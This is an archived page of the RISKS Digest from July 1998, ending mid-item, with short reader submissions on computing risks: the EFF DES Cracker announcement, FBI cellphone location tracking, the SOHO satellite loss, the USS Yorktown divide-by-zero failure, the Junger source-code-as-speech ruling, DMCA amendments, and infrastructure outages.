"Producing a workable policy for encryption has proven a very hard political challenge. We believe that it will only be possible to craft good policies if all the players are honest with one another and the public," said John Gilmore, EFF co-founder and project leader. "When the government won't reveal relevant facts, the private sector must independently conduct the research and publish the results so that we can all see the social trade-offs involved in policy choices."

The nonprofit foundation designed and built the EFF DES Cracker to counter the claim made by U.S. government officials that governments cannot decrypt information when protected by DES, or that it would take multimillion-dollar networks of computers months to decrypt one message. "The government has used that claim to justify policies of weak encryption and 'key recovery,' which erode privacy and security in the digital age," said EFF Executive Director Barry Steinhardt. It is now time for an honest and fully informed debate, which we believe will lead to a reversal of these policies."

"EFF has proved what has been argued by scientists for twenty years, that DES can be cracked quickly and inexpensively," said Gilmore. "Now that the public knows, it will not be fooled into buying products that promise real privacy but only deliver DES. This will prevent manufacturers from buckling under government pressure to 'dumb down' their products, since such products will no longer sell." Steinhardt added, "If a small nonprofit can crack DES, your competitors can too. Five years from now some teenager may well build a DES Cracker as her high school science fair project."

The Data Encryption Standard, adopted as a federal standard in 1977 to protect unclassified communications and data, was designed by IBM and modified by the National Security Agency. It uses 56-bit keys, meaning a user must employ precisely the right combination of 56 1s and 0s to decode information correctly. DES accounted for more than \$125 million annually in software and hardware sales, according to a 1993 article in "Federal Computer Week." Trusted Information Systems reported last December that DES can be found in 281 foreign and 466 domestic encryption products, which accounts for between a third and half of the market.

A DES cracker is a machine that can read information encrypted with DES by finding the key that was used to encrypt that data. DES crackers have been researched by scientists and speculated about in the popular literature on cryptography since the 1970s. The design of the EFF DES Cracker consists of an ordinary personal computer connected to a large array of custom chips. It took EFF less than one year to build and cost less than \$250,000.

This week marks the first public test of the EFF DES Cracker, which won the latest DES-cracking speed competition sponsored by RSA Laboratories (<http://www.rsa.com/rsalabs/>). Two previous RSA challenges proved that massive collections of computers coordinated over the Internet could successfully crack DES. Beginning Monday morning, the EFF DES Cracker began searching for the correct answer to this latest challenge, the RSA DES Challenge II-2. In less than 3 days of searching, the EFF DES Cracker found the correct key. "We searched more than 88 billion keys every second, for 56 hours, before we found the right 56-bit key to decrypt the answer to the RSA challenge, which was 'It's time for those 128-, 192-, and 256-bit keys,'" said Gilmore.

Many of the world's top cryptographers agree that the EFF DES Cracker represents a fundamental breakthrough in how we evaluate computer security and the public policies that control its use. "With the advent of the EFF DES Cracker machine, the game changes forever," said Whitfield

Diffie, Distinguished Engineer at Sun Microsystems and famed co-inventor of public key cryptography. "Vast Internet collaborations cannot be concealed and so they cannot be used to attack real, secret messages. The EFF DES Cracker shows that it is easy to build search engines that can."

"The news is not that a DES cracker can be built; we've known that for years," said Bruce Schneier, the President of Counterpane Systems. "The news is that it can be built cheaply using off-the-shelf technology and minimal engineering, even though the department of Justice and the FBI have been denying that this was possible." Matt Blaze, a cryptographer at AT&T Labs, agreed: "Today's announcement is significant because it unambiguously demonstrates that DES is vulnerable, even to attackers with relatively modest resources. The existence of the EFF DES Cracker proves that the threat of "brute force" DES key search is a reality. Although the cryptographic community has understood for years that DES keys are much too small, DES-based systems are still being designed and used today. Today's announcement should dissuade anyone from using DES."

EFF and O'Reilly and Associates have published a book about the EFF DES Cracker, "Cracking DES: Secrets of Encryption Research, Wiretap Politics, and Chip Design." The book contains the complete design details for the EFF DES Cracker chips, boards, and software. This provides other researchers with the necessary data to fully reproduce, validate, and/or improve on EFF's research, an important step in the scientific method. The book is only available on paper because U.S. export controls on encryption potentially make it a crime to publish such information on the Internet.

EFF has prepared a background document on the EFF DES Cracker, which includes the foreword by Whitfield Diffie to "Cracking DES." See <http://www.eff.org/descracker/>. The book can be ordered for worldwide delivery from O'Reilly & Associates at <http://www.ora.com/catalog/crackdes>, +1 800 998 9938, or +1 707 829 0515.

The Electronic Frontier Foundation is one of the leading civil liberties organizations devoted to ensuring that the Internet remains the world's first truly global vehicle for free speech, and that the privacy and security of all on-line communication is preserved. Founded in 1990 as a nonprofit, public interest organization, EFF is based in San Francisco, California. EFF maintains an extensive archive of information on encryption policy, privacy, and free speech at <http://www.eff.org>.

Alexander Fowler
Director of Public Affairs
Electronic Frontier Foundation
E-mail: afowler@eff.org

Tel/Fax: 202 462 5826 (East Coast)

Tel: 415 436 9333; Fax 415 436 9993 (West Coast)

You can find EFF on the Web at <<http://www.eff.org>>

EFF supports the Global Internet Liberty Campaign <<http://www.gilc.org>>

Privacy vs. police convenience

<gd@cen.com>

Fri, 17 Jul 98 9:44:00 EDT

FBI seeks access to cellphone locations

According to **The New York Times**, FBI Director Louis Freeh has asked that the precise locations of cellular phone users be provided without a court order in "emergencies," including the suspicion of a felony, the pursuit of a fugitive or cases where human safety is deemed to be in jeopardy. The FBI has asked the Senate Appropriations Committee to add language to an appropriations bill to require phone companies to provide such information.

The technology to be used allows the triangulation of any cell phone that is turned on within the cellular network; it does not have to be in the process of a call.

The risks are obvious. What is not obvious is when a policeman might NOT have a suspicion that a felony is being or has been committed. Isn't such a suspicion a natural part of conducting the business of a policeman?

<http://www.nytimes.com/library/tech/98/07/biztech/articles/17tap.html>

George Dinwiddie, Century Computing, Inc., 8101 Sandy Spring Road, Suite 200
Laurel, MD 20707 <http://www.cen.com/> (301) 953-3330 gdinwiddie@cen.com

First results of SOHO investigation

Jan Vorbrueggen <jan@fsnif.neuroinformatik.ruhr-uni-bochum.de>

17 Jul 1998 12:15:45 +0200

ESA has just issued a press release with first results of why the SOHO satellite went out of control. It's a nice example of how apparently unconnected errors, including one of incorrect

human interpretation of the situation, can conspire and lead to failure.

In brief, a preprogrammed command sequence did not switch on a gyro (which senses changes in the spacecraft's attitude); this gyro, one of three, is usually off to conserve service life, but is required in specific situations as a backup and safeguard if something goes wrong. A second sequence erroneously did not reset the gain on another gyro, which was being used during a maintenance operation as a fault detector (basically checking, with increased sensitivity, that the attitude control system managed to hold SOHO stable during that operation). After the maintenance operation, the increased gain on the second gyro lead to the control system detecting a fault, as it interpreted the output from the gyro as a much larger change in attitude than it really was. During recovery from this fault, the wrong gain setting was noted and corrected, and the first gyro - unintentionally off - was being used to control SOHO. Now, the read-out of a gyro always has a bias when operating, i.e., zero actual change is read as a non-zero measured rate. This bias is a calibration constant and automatically subtracted by the control software from the measured values, as these are integrated over time to yield the actual attitude. Because this gyro was off, the measured value was zero; thus, the software kept integrating a constant, namely the negative of the bias, until it thought the satellite was off the commanded attitude, which triggered a second fault. During recovery from this fault, controllers thought the first, non-operational gyro was functioning, interpreted the data they were seeing as the second, functional gyro as being suspect, and switched it off! Shades of the crew shutting down the wrong engine on that British 737 some years ago. At this point, SOHO was still under control, albeit with an unintended slow spin. During the further recovery process, however, the attitude control system tried to compensate for what it thought was an attitude deviation (which in reality was only the first gyro's time-integrated bias), and the resulting spin soon exceeded the controller's ability to handle it, sending the satellite out of control.

What I find astonishing is that the whole incident results from a single bit of misinformation, namely the operational status of the first gyro. Had the ground crew noted the fact that it wasn't in operation, the incident could have been avoided in spite of the previous operational errors. The press release does not indicate whether the ground crew did not have or did not consider this information, or whether, in the former case, it could or should have tried to obtain it before making any decision. Also, it seems likely that a more considered response to the second fault would have been to bring the third gyro up as a backup before turning off the second one and proceeding with recovery.

Jan Vorbrueggen, Institut f. Neuroinformatik, Ruhr-Universitaet Bochum
jan@neuroinformatik.ruhr-uni-bochum.de

[Ben Hines <bhines@san.rr.com> also commented on the report, "SOHO Mission Interruption Preliminary Status and Background Report", which he noted can be found at http://umbra.nascom.nasa.gov/soho/prelim_and_background_rept.html]

⚡ AOL compounds security hole

David Cassel <destiny@wco.com>

Fri, 17 Jul 1998 09:37:38 -0700 (PDT)

Remember the flap when AOL leaked the real-life name behind the screen name of a navy sailor? 1363 real-life names were stolen last month when an attacker made off with a "duty roster" for AOL's remote staff.

<http://www.news.com/News/Item/0,4,23726,00.html>

The information ultimately found its way to reporters. Several of the staffers said they received taunting e-mail, including their name and screen name, which claimed the information had not only been kept on-line, but had been unnecessarily cc'd via e-mail to five different managers -- and that messages had lingered in one manager's inbox for over a month (instead of being read and deleted promptly.)

C|Net interviewed the attacker, who says AOL has a "bad" customer service employee who granted access to the necessary manager's account. An AOL source told me that's their suspicion as well.

http://www.news.com/Rumormill/Archives/1998/rum7_9_98.html

<http://www.aolsucks.org/list/0097.html>

AOL recently restricted the ability to re-set passwords to fewer people -- but the breach occurred just a few days before those changes went into effect. The attacker's warning is probably good advice. A breach can be made worse if sensitive e-mail isn't read and deleted quickly -- and if sensitive information is being distributed on-line to several accounts.

David Cassel, Editor, AOL Watch - <http://www.aolwatch.org>

⚡ Teen-age hacker break-in article was a hoax

Martin Minow <minow@apple.com>

Wed, 15 Jul 1998 20:38:17 -0700

Remember that story in **The New Republic** about the 15-year-old kid who broke into a corporate database and posted employee salaries and pictures of naked women on its web site? According to an editor's note in Paul Krassner's newsletter, *The Realist*, "it turned out to have

been a total invention of associate editor Stephen Glass, who was fired as a result."

Disclaimer: as a matter of editorial policy, The Realist does not distinguish between its fictional and factual articles. In this way, Krassner may have anticipated the Internet by 30 years.

Martin Minow, minow@pobox.com

[People who thrive on Glass browses shouldn't know groans? PGN]

⚡ Gullibility Virus BEWARE!

"Salverson, Marc" <Marc.Salverson@thearc.net>
Fri, 17 Jul 1998 12:52:17 -0500

This is what I send out when someone warns me about opening any e-mail with GOOD TIMES in the subject line.

- Marc

```

*****
      WARNING, CAUTION, DANGER, AND BEWARE!
      Gullibility Virus Spreading over the Internet!
*****

```

WASHINGTON, D.C.--The Institute for the Investigation of Irregular Internet Phenomena announced today that many Internet users are becoming infected by a new virus that causes them to believe without question every groundless story, legend, and dire warning that shows up in their inbox or on their browser. The Gullibility Virus, as it is called, apparently makes people believe and forward copies of silly hoaxes relating to cookie recipes, email viruses, taxes on modems, and get-rich-quick schemes.

"These are not just readers of tabloids or people who buy lottery tickets

based on fortune cookie numbers," a spokesman said. "Most are otherwise normal people, who would laugh at the same stories if told to them by a stranger on a street corner." However, once these same people become infected with the Gullibility Virus, they believe anything they read on the Internet.

"My immunity to tall tales and bizarre claims is all gone," reported one weeping victim. "I believe every warning message and sick child story my friends forward to me, even though most of the messages are anonymous."

Another victim, now in remission, added, "When I first heard about Good Times, I just accepted it without question. After all, there were dozens of other recipients on the mail header, so I thought the virus must be true." It was a long time, the victim said, before she could stand up at a Hoaxees Anonymous meeting and state, "My name is Jane, and I've been hoaxed." Now, however, she is spreading the word. "Challenge and check whatever you read," she says.

Internet users are urged to examine themselves for symptoms of the virus, which include the following:

The willingness to believe improbable stories without thinking. The urge to forward multiple copies of such stories to others. A lack of desire to take three minutes to check to see if a story is true.

T. C. is an example of someone recently infected. He told one

reporter,

"I read on the Net that the major ingredient in almost all shampoos

makes your hair fall out, so I've stopped using shampoo." When told

about the Gullibility Virus, T. C. said he would stop reading email, so that

he would not become infected.

Anyone with symptoms like these is urged to seek help immediately.

Experts recommend that at the first feelings of gullibility, Internet

users rush to their favorite search engine and look up the item tempting

them to thoughtless credence. Most hoaxes, legends, and tall tales have

been widely discussed and exposed by the Internet community.

Courses in critical thinking are also widely available, and there is

online help from many sources, including

Department of Energy Computer Incident Advisory Capability at
<http://ciac.llnl.gov/ciac/CIACHoaxes.html>

Symantec Anti Virus Research Center at
<http://www.symantec.com/avcenter/index.html>

McAfee Associates Virus Hoax List at
<http://www.mcafee.com/support/hoax.html>

Dr. Solomons Hoax Page at
<http://www.drsolomons.com/vircen/hoax.html>

The Urban Legends Web Site at
<http://www.urbanlegends.com>

Urban Legends Reference Pages at
<http://www.snopes.com>

Datafellows Hoax Warnings at
<http://www.Europe.Datafellows.com/news/hoax.htm>

Those people who are still symptom free can help inoculate themselves against the Gullibility Virus by reading some good material on evaluating sources, such as

Evaluating Internet Research Sources at
http://www.sccu.edu/faculty/R_Harris/evalu8it.htm

Evaluation of Information Sources at
<http://www.vuw.ac.nz/~agsmith/evaln/evaln.htm>

Bibliography on Evaluating Internet Resources at
<http://refserver.lib.vt.edu/libinst/critTHINK.HTM>

Lastly, as a public service, Internet users can help stamp out the Gullibility Virus by sending copies of this message to anyone who forwards them a hoax.

✉ Re: Navy software problems ([RISKS-19.86](#))

Harlan Rosenthal <H.Rosenthal@Dialogic.com>

Fri, 17 Jul 1998 09:21:39

> The Aegis Baseline 6 ... Engineers are having trouble getting
> the new systems to work with each other and with the ships' legacy software.

How about we draft the people who have made it possible to play Wing Commander, and Descent: Freespace, and Jane's F15, and Quake, and Diablo, cooperatively/competitively across the net? I always have this same reaction when issues of air traffic control come up, too; a Pentium or G3 dedicated to each plane in the air, and a 100baseT network, should be able to handle both the calculations and dataflow . . . combat would admittedly be harder.

-harlan

✉ Re: Still more on TWA flight 800 ([RISKS-19.85](#))


"Vistica, Greg" <gvisti@newsweek.com>

Fri, 17 Jul 1998 12:45:59 -0400

This has not previously been reported to my knowledge, and occurred before the Scarry study:

Last year, a reputable Pentagon investigator I know informed the FBI that the TWA 747 had been struck by high radiation and wondered if this could have set off a spark igniting the blast. The FBI said thanks and never called him back.

Greg Vistica.



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 88

Wednesday 22 July 1998

Contents

- [USS Yorktown dead in water after dive by zero](#)
[PGN](#)
[Michael D. Crawford](#)
- [More on Navy software problems](#)
[Robin Sheppard](#)
- [OS Design 101](#)
[Lindsay F. Marshall](#)
- [Product safety recall](#)
[Leonard X. Finegold](#)
- [If you want medical privacy, get the Feds out of healthcare](#)
[Declan McCullagh](#)
- [Sloppy date handling in Perl scripts](#)
[Manu Iyengar](#)
- [Federal Court holds that source code is a functional device](#)
[Peter D. Junger](#)
- [Commerce Committee approves WIPO](#)
[Dan Lin](#)
- [Japanese snake vs. railroad electrical supply](#)
[Danny Burstein](#)
- [Another cable cut, near Jacksonville](#)

[Charles P. Schultz](#)

● [Auckland power supply failure report released](#)

[Tom Worthington](#)

● [Re: Y2K contingency plans needed](#)

[Rob Bailey](#)

● [Y2K dig-gerel](#)

[Brill Michael](#)

● [Info on RISKS \(comp.risks\)](#)

⚡ **USS Yorktown dead in water after divide by zero**

"Peter G. Neumann" <Neumann@CSL.sri.com>

Tue, 21 Jul 1998 13:07:45 -0700

The Navy's Smart Ship technology is being considered a success, because it has resulted in reduced manpower, workloads, maintenance and costs for sailors aboard the Aegis missile cruiser USS Yorktown. However, in September 1997, the Yorktown suffered a systems failure during maneuvers off the coast of Cape Charles, VA., apparently as a result of the failure to prevent a divide by zero in a Windows NT application. The zero seems to have been an erroneous data item that was manually entered. Atlantic Fleet officials said the ship was dead in the water for about 2 hours and 45 minutes. A previous loss of propulsion occurred on 2 May 1997, also due to software. Other system collapses are also indicated. [Source: Gregory Slabodkin, Software glitches leave Navy Smart Ship dead in the water, Government Computer News, 13 Jul 1998, PGN Stark Abstracting from <http://www.gcn.com/gcn/1998/July13/cov2.htm>]

[Thanks to over a dozen readers who commented on this item. This makes me wonder: if I ran each snippet that was sent in, we could have stayed within the fair-use guidelines by publishing the entire article in twelve pieces, each with its own individual comments on the situation! For example, Lloyd Wood picked out this paragraph on which to comment: "The program administrators are trained to bypass a bad data field and change the value if such a problem occurs again, Atlantic Fleet officials said." ``That's an interesting RISK-prone way of handling the problem," said Lloyd. PGN]

⚡ **USS Yorktown dead in water after divide by zero**

Michael D. Crawford <crawford@scruznet.com>

Tue, 21 Jul 1998 14:52:55 -0800

[...] The article describes how depending on Windows NT to automate many ship functions caused serious trouble because of "system failures".

``Using Windows NT, which is known to have some failure modes, on a warship is similar to hoping that luck will be in our favor," said Anthony DiGiorgio, a civilian engineer with the Atlantic Fleet Technical Support Center in Norfolk.

A sidebar in the article says that despite the setbacks, the Navy awarded a large contract to Litton to do ship automation.

I'm not personally opposed to using computers in critical situations like aboard a warship, but I would think you'd want a fault-tolerant OS and applications, not a consumer product like Windows NT.

Mike Crawford crawford@goingware.com <http://www.goingware.com/>

Michael D. Crawford <crawford@scruznet.com> <http://www.scruznet.com/~crawford/>

⚡ **More on Navy software problems (Rosenthal, [RISKS-19.87](#))**

Robin Sheppard <robin@cadence.com>

Fri, 17 Jul 1998 17:08:55 -0700

Ideally, the next few generations of operating systems will end up being so incompatible with legacy systems that no country anywhere will be able to wage war.

At least we can hope so.

Robin Sheppard, MITS Helpdesk robin@cadence.com 888-543-9993 X7911

⚡ **OS Design 101**

Lindsay F. Marshall <Lindsay.Marshall@newcastle.ac.uk>

Wed, 22 Jul 1998 15:50:03 +0100 (BST)

I give you the following excerpts from Microsoft's official developer documentation on Windows CE (The Windows CE Programmer's Guide, in the MS Developer's Library), in a section entitled: "Tips for Efficient Memory Use." I refrain from further comment.

"Whenever the system attempts to allocate more than 16 KB of memory, it has the potential to fail without displaying the System Out of Memory dialog box and without sending a low memory warning to the user."

"Small memory allocations almost never fail. Before this type of allocation fails, the user has been sent both low-memory and critical-memory warnings, in the form of System Out of Memory dialog boxes, and has had an opportunity to respond."

"Include memory management capabilities in your application to supplement those in the system."

Product safety recall

<Dept of Public Safety at Drexel, via Leonard X. Finegold>

Wed, 22 Jul 1998 09:42:08 -0400

This message has been approved by Mr. Anthony T. Caneris, Senior Vice President Student Life & Administrative Services, caneriat@post.drexel.edu, 215-895-2800.

To: Administration, Department Heads, Faculty, and Staff
From: Armour Floyd, Director, Safety and Health Programs
Date: July 16, 1998
Re: Product Safety Recall

The Safety & Health Programs Department has been made aware of a product safety recall by the Textronix Corporation.

Textronix has determined that certain incorrect use of their model TDS210 and TDS220 oscilloscopes may cause the ground connection to fail on these products, potentially exposing the user to risk of serious personal injury or death. This recall applies to TDS210 and TDS220 products with serial numbers below the following:

TDS210 - Serial Number below B049400 or C010880

TDS220 - Serial Number below B041060 or C011175

Textronix will modify your product(s) to remove this shock potential and return it to you free of charge.

Even if your product appears to be functioning properly, you should not assume that it does not have an open ground connection. Consequently, immediately stop using the product. All returns will be at the expense of Textronix.

If this particular product is in your possession, please contact Armour Floyd, Safety and Health Programs Department at 895-2880 for further return information.

✶ If you want medical privacy, get the Feds out of healthcare

Declan McCullagh <declan@well.com>
Tue, 21 Jul 1998 06:47:12 -0700 (PDT)

<http://cgi.pathfinder.com/netly/0,2326,201980721-14116,00.html>

TIME.com / The Netly News, July 21, 1998

Both Parties Weigh Medical ID Numbers
By Declan McCullagh (declan@well.com)

Spooked by the government's attempts to ban strong encryption products? If you thought that was troubling, wait'll you hear about the move towards mandatory medical ID numbers. A government panel met in Chicago on Monday to discuss a 1996 law that regulates the health insurance industry -- and in exchange requires that everyone receive a "unique health identifier."

Liberal privacy advocates quickly condemned the move as a Big Brotherish intrusion into our personal lives. But conservatives and libertarians charge that liberal groups like the ACLU and the Electronic Privacy Information Center miss the point: if Feds regulate healthcare, invasive government databases are as inevitable as a sweaty Washington summer. [...]

POLITECH -- the moderated mailing list of politics and technology
To subscribe: send a message to majordomo@vorlon.mit.edu with this text:

subscribe politech

More information is at <http://www.well.com/~declan/politech/>

⚡ Sloppy date handling in Perl scripts

Manu Iyengar <iyengar@pscwa.pscs.com>

Mon, 20 Jul 98 13:16:19 -0700

InfoWorld's web site has a page for "Top News Stories" which is programatically generated by a CGI script:

<http://www.infoworld.com/cgi-bin/displayStory.pl?weekreview/weekinreview.htm>

Visitors to the page today (July 20, 1998) see the page report the date as Wednesday December 31, 1969! RISKS readers and other sharp folk will immediately recognize this as the date of the epoch minus 1 second. Conjecturing wildly, I suspect the problem is likely a sloppily written line of code (the CGI program seems to be a Perl script) along the lines of:

```
print "<FONT SIZE=4> ", localtime(time()), " </FONT><BR>
\n" ;
```

Both `localtime()` & `time()` are Perl equivalents of the corresponding C functions and use them internally. But what most Perl programmers probably do not know is that `time(3c)` will return `((time_t)-1)` if it fails for any reason, so `localtime(-1)` will happily return a formatted date string for "Wednesday December 31, 1969".

The risks? This particular idiom is extremely common in Perl scripts of all sorts, since it's a convenient way of printing out a date or timestamp in human readable format. RISKS readers are well aware of the dangers of not explicitly checking return values, but many programmers may routinely take shortcuts such as this. After all, who expects `time(3c)` to ever fail? In this case, the result is harmless - visitors to the page get a good laugh. But what if the same code was recording the timestamp to a database, or using it for something important?

⚡ Federal Court holds that source code is a functional device

"Peter D. Junger" <junger@samsara.law.cwru.edu>

Mon, 20 Jul 1998 18:18:25 -0300

Back in May 1993 I had an article in [RISKS Volume 14, Issue 65](#) about "The risks of teaching about computers and the law", relating how I wrote a simple encryption program for use in my course in Computing and the Law and discovered that I had to have a license from the government before I could publish the program, or even discuss it in a class if any foreign

students were present.

Quite a bit has happened since then.

I filed a suit on 1 Oct 1996 challenging the constitutionality of the International Traffic in Arms Regulations (the ``ITAR'') as they applied to cryptographic software like my little demonstration program, as well as much more functional programs like Phil Zimmermann's Pretty Good Privacy. At that point matters appeared to be moving right along.

But then the President transferred the authority to regulate encryption technology to the Secretary of Commerce under the Export Administration Regulations (and thus the ITAR was replaced by the EAR). The new regulations considerably relaxed the restrictions on cryptographic software and it was, much to my relief, no longer necessary for me to get a license from the government before discussing my program or PGP with a foreign student. And the publication of encryption software in a book or a journal or in other ``hard copy" form was no longer subject to the licensing requirements. But a license is still required under the EAR if one publishes encryption software on the Internet or the World Wide Web or in other ``electronic form". And by that time I had collected lots of cryptographic software that I wanted to publish on my web and ftp servers, and some of it was embedded in my casebook and in a couple of law review articles that I am writing.

So it was back to the drawing board. On 2 Sep 1997, we filed a new complaint naming Secretary of Commerce Daley as the defendant, and both sides moved for summary judgment. The complaint, answer, briefs, and other documents relating to the case are available on my web site at http://samsara.law.cwru.edu/comp_law/jvd/.

Our position was quite simple and is summarized in our final brief: ``Making software available on the Internet and the World Wide Web is publication of that software, and publication in that medium is entitled to the unqualified protection of the First Amendment."

The government's position was not so clear; in fact, I find it rather incoherent. It seems to argue that the publication of software amounts to using that software, and that Congress could restrict its use to prevent fraud and other criminal acts, ignoring the reality that Congress has never passed any law that forbids the use of encryption software.

But don't take my word for that. Here is what the government argued in its final brief:

The linchpin of plaintiff's First Amendment argument is that ``software is speech"
This notion is not only irrelevant to deciding the case, but has unknown and potentially harmful implications. If it were necessary to decide the matter, the more prudent judicial finding would be that encryption software, whatever its informational value, is properly treated as a functional item. The common sense

understanding of software -- as recognized by courts -- is as a set of instructions to a computer microprocessor that enables a computer to function a certain way. . . . The common use of software is to perform tasks on a computer, ranging from word-processing, electronic mail, exploring the Internet, playing games, or encrypting data.

Much software, however, is designed to cause substantial harm. Software exists to spread and install ``viruses" that can destroy computer hard-drives or the files they contain. Software also exists to ``hack" into secure computer systems, such as banking and telephone systems. Such software can be used to invade privacy, commit fraud, and substantially disrupt or even endanger people's lives -- not because it contains a harmful ``idea" but because it can do harmful things. Those who transmit such software cannot validly claim they were merely distributing an ``idea" or ``speech" when that ``speech" destroyed a computer hard-drive, shut down a phone system, or hacked into a bank account.

In the case of powerful encryption, there are valid uses of hardware and software in securing communications, including to prevent the harms described above. But encryption can also secure the communications of criminals, terrorists, and other hostile entities overseas, which gives rise to the government's concern over its uncontrolled export. When all the consequences are considered, the conclusion that ``software is speech," because some people understand the intricacies of how it works, is simplistic and should be avoided, particularly in judicial precedent.

Finally, on July 3, 1998, Federal District Court Judge Gwin of the Northern District of Ohio ruled in favor of the government, concluding that software is not constitutionally protected speech because it is ``inherently functional", saying: ``while a recipe provides instructions to a cook, source code is a device, like embedded circuitry in a telephone, that actually does the function".

Now some of the risks of having a legal system that simply miscomprehends the very nature of software---and that is what the government's argument and Judge Gwin's decision strongly suggest to me---should be all too apparent to the readers of this digest. I suspect, however, that there are many unknown risks lurking here as well. What, for example, is the implication of Judge Gwin's decision that source code is a device for copyrights on software?

I have created a new electronic discussion list and web site called SoftSpeech, which I hope will be a forum in which programmers and computer scientists, on the one hand, and lawyers and legal scholars, on the other, can discuss the issues raised by Judge Gwin's decision, including whether software is constitutionally protected speech or a functional device.

For further information about the SoftSpeech discussion list and Judge Gwin's decision, see

<<http://samsara.law.cwru.edu/~sftspch/>>.

Peter D. Junger--Case Western Reserve University Law School--Cleveland, OH
junger@samsara.law.cwru.edu <http://samsara.law.cwru.edu>

Commerce Committee approves WIPO

Dan Lin <djlin@ACM.ORG>
Mon, 20 Jul 1998 17:37:05 -0500

Here is a quick update on the House Commerce Committee consideration of the Digital Millennium Copyright Act (WIPO)

HOUSE COMMERCE COMMITTEE APPROVES H.R. 2281, DIGITAL MILLENNIUM COPYRIGHT ACT

H.R. 2281, known as the Digital Millennium Act, was approved by the House Commerce Committee on July 17 by a 41-0 unanimous vote. A total of eight amendments were considered during the mark-up. Six were adopted and two were withdrawn. There now currently exist two versions of H.R. 2281 - the Commerce version and the Judiciary version. The two versions are quite different and must ultimately be reconciled. The Commerce version is an amended version of the Senate bill, known as the Digital Millennium Act, and the Judiciary version uses language from the original House bill, known as the WIPO Copyright Treaties Implementation Act.

USACM had sent a letter to the House Commerce Subcommittee on Telecommunications, Trade and Consumer Protection on June 4, 1998 that expressed concerns about language in the bill which could prohibit legitimate efforts in encryption research and computer security. The amendments adopted by the Committee address several of the concerns raised by USACM.

1. ENCRYPTION RESEARCH - ADOPTED

An amendment was adopted which allows a person to circumvent a technology protection measure "in the course of an act of good faith encryption research." Good faith in this case means that the person lawfully obtained the encrypted work, the act of circumvention is necessary to conduct the research, and the person made a good faith effort to obtain authorization before the circumvention. Additionally, the amendment directs the Assistant Secretary of Commerce for Communications and Information to report to Congress on the effects of the legislation on encryption research no later than one year after the enactment of the act.

2. PERSONAL PRIVACY - ADOPTED

The adopted privacy amendment permits a person to circumvent a technological

protection measure which collects or disseminates personally identifying information provided that the act of circumvention has "no other effect on the ability of any person to gain access to any work."

3. **DEFINITION OF "TECHNOLOGICAL PROTECTION MEASURE" - WITHDRAWN**
An amendment defining a "technological protection measure" was vigorously debated, but ultimately withdrawn. Supporters of the amendment argued that it was necessary to preserve the constitutionality of the bill. Without a clear definition of a technological protection measure, courts would be quick to throw out cases involving the law due to the vague term. While opponents of the amendment conceded that a precise definition was necessary, they argued that the amendment as drafted provided a poor definition. Ultimately, the amendment was withdrawn with the provision that members would work together to perfect the definition in the legislative history.
4. **REVERSE ENGINEERING - ADOPTED**
Unamended, the bill would allow reverse engineering only for the purposes of interoperability. An amendment was adopted that included the consideration of the extent to which claims were brought against persons who used reverse engineering in research in an annual report by the Secretary of Commerce. The report would include an assessment of the level of impediment such claims would have on the development of goods and services. Even with this amendment, however, the bill still prohibits reverse engineering for uses other than interoperability.
5. **FAIR USE - ADOPTED**
For the past month, the Commerce Committee had struggled with the concern of fair use. While libraries feared that the bill would prohibit fair use rights essential to library lending, publishers feared that any legal circumvention techniques would lead to uncontrollable piracy. Early Friday morning, both sides apparently struck a compromise deal. The adopted compromise amendment delayed the prohibition of circumvention for two years, directing the Secretary of Commerce to "conduct a rulemaking on the record to determine whether users of copyrighted works have been... adversely affected by the implementation of technological protection measures..." Every two years thereafter, the Secretary could waive the prohibition for particular "classes" of copyrighted works which were adversely affected by the legislation.

The Commerce Committee is currently drafting the legislative history for the bill. Next there will be an informal conference between the House Judiciary Committee and the House Commerce Committee to reconcile the two different versions of the bill. In general, the Commerce Committee version is more in line with the positions of the USACM, though it still contains provisions that may be problematic for computer research.

Please let me know if I can provide any more information.

Daniel Lin, ACM U.S. Public Policy Office, 666 Pennsylvania Avenue SE,
Suite 302B, Washington, D.C. 20003 1-202-544-4859 djlin@acm.org

⚡ Japanese snake vs. railroad electrical supply

Danny Burstein <dannyb@panix.com>
Mon, 20 Jul 1998 08:38:08 -0400 (EDT)

In the continuing tradition of animals versus electrical power grids, I submit this snippet from a news story of a Japanese snake, genus unknown, who gave its life making commuters late:

Electrocuted snake causes train havoc in northern Japan
Associated Press, 20 Jul 1998

Officials canceled 34 train runs after a snake crawled up an electricity pole and touched a high-voltage overhead rail wire. Railway workers later removed the charred remains of the electrocuted snake, which was 3 feet, 4 inches long. The snake's type was not immediately known.

[The lack of strong typing was not on the scales. PGN]

⚡ Another cable cut, near Jacksonville

CharlesP Schultz-ECS013 <CharlesP_Schultz-ECS013@email.mot.com>
Wed, 22 Jul 1998 17:08:29 -0500

Where have we heard this before?

The July 16th edition of the Miami Herald newspaper carried a story with the headline "Severed cable shuts down superhighway." It seems that a telephone work crew north of Jacksonville accidentally cut a cable owned by WorldCom that carries telephone and Internet traffic from Florida to the northeast (recurring theme #1). This cable handles Internet traffic for WorldCom's UUnet, which acts as part of the Internet backbone, carrying traffic between thousands of customers. There was no specific count on the number of people affected, but the paper reported "it was a significant number."

One thing that is interesting to me is how differently various South Florida service providers were affected.

America Online, which uses WorldCom and other backbone providers said it experienced temporary slowdowns. [How could anyone tell??? ;-)]

CyberGate, a Broward County-based ISP with 47,000 subscribers, said customers were unaffected since they don't use UUnet and have multiple connections to avoid this kind of problem.

The worst hit seems to have been Icanect, a Miami-Dade county provider for 20,000 people, who was almost totally shut down. The reason for this is that their backup provider, Cable & Wireless, experienced technical problems on the very same day. Bob Hurwitz, president of Icanect, was expecting it to take at least 24 hours to clear up his problem, and he was quoted in the paper as saying "To have both your primary and your backup both go down, that's not supposed to happen." (recurring theme #2).

Fortunately, this was only a non-fatal reminder that these kinds of things still happen and need to be accounted for.

Charles P. Schultz <ecs013@email.mot.com>

Auckland power supply failure report released

Tom Worthington <tomw@acslink.net.au>

Tue, 21 Jul 1998 21:54:42 +1000 (EST)

"After a series of four power cable failures, on 20 February 1998 Mercury Energy Limited, the major distributor and retailer of electrical power to the city of Auckland, announced that it could no longer supply power to the central business district. Emergency services were notified and mobilised..."

Quote from the report of the Ministerial Inquiry into the Auckland power supply failure, issued today. Now available:

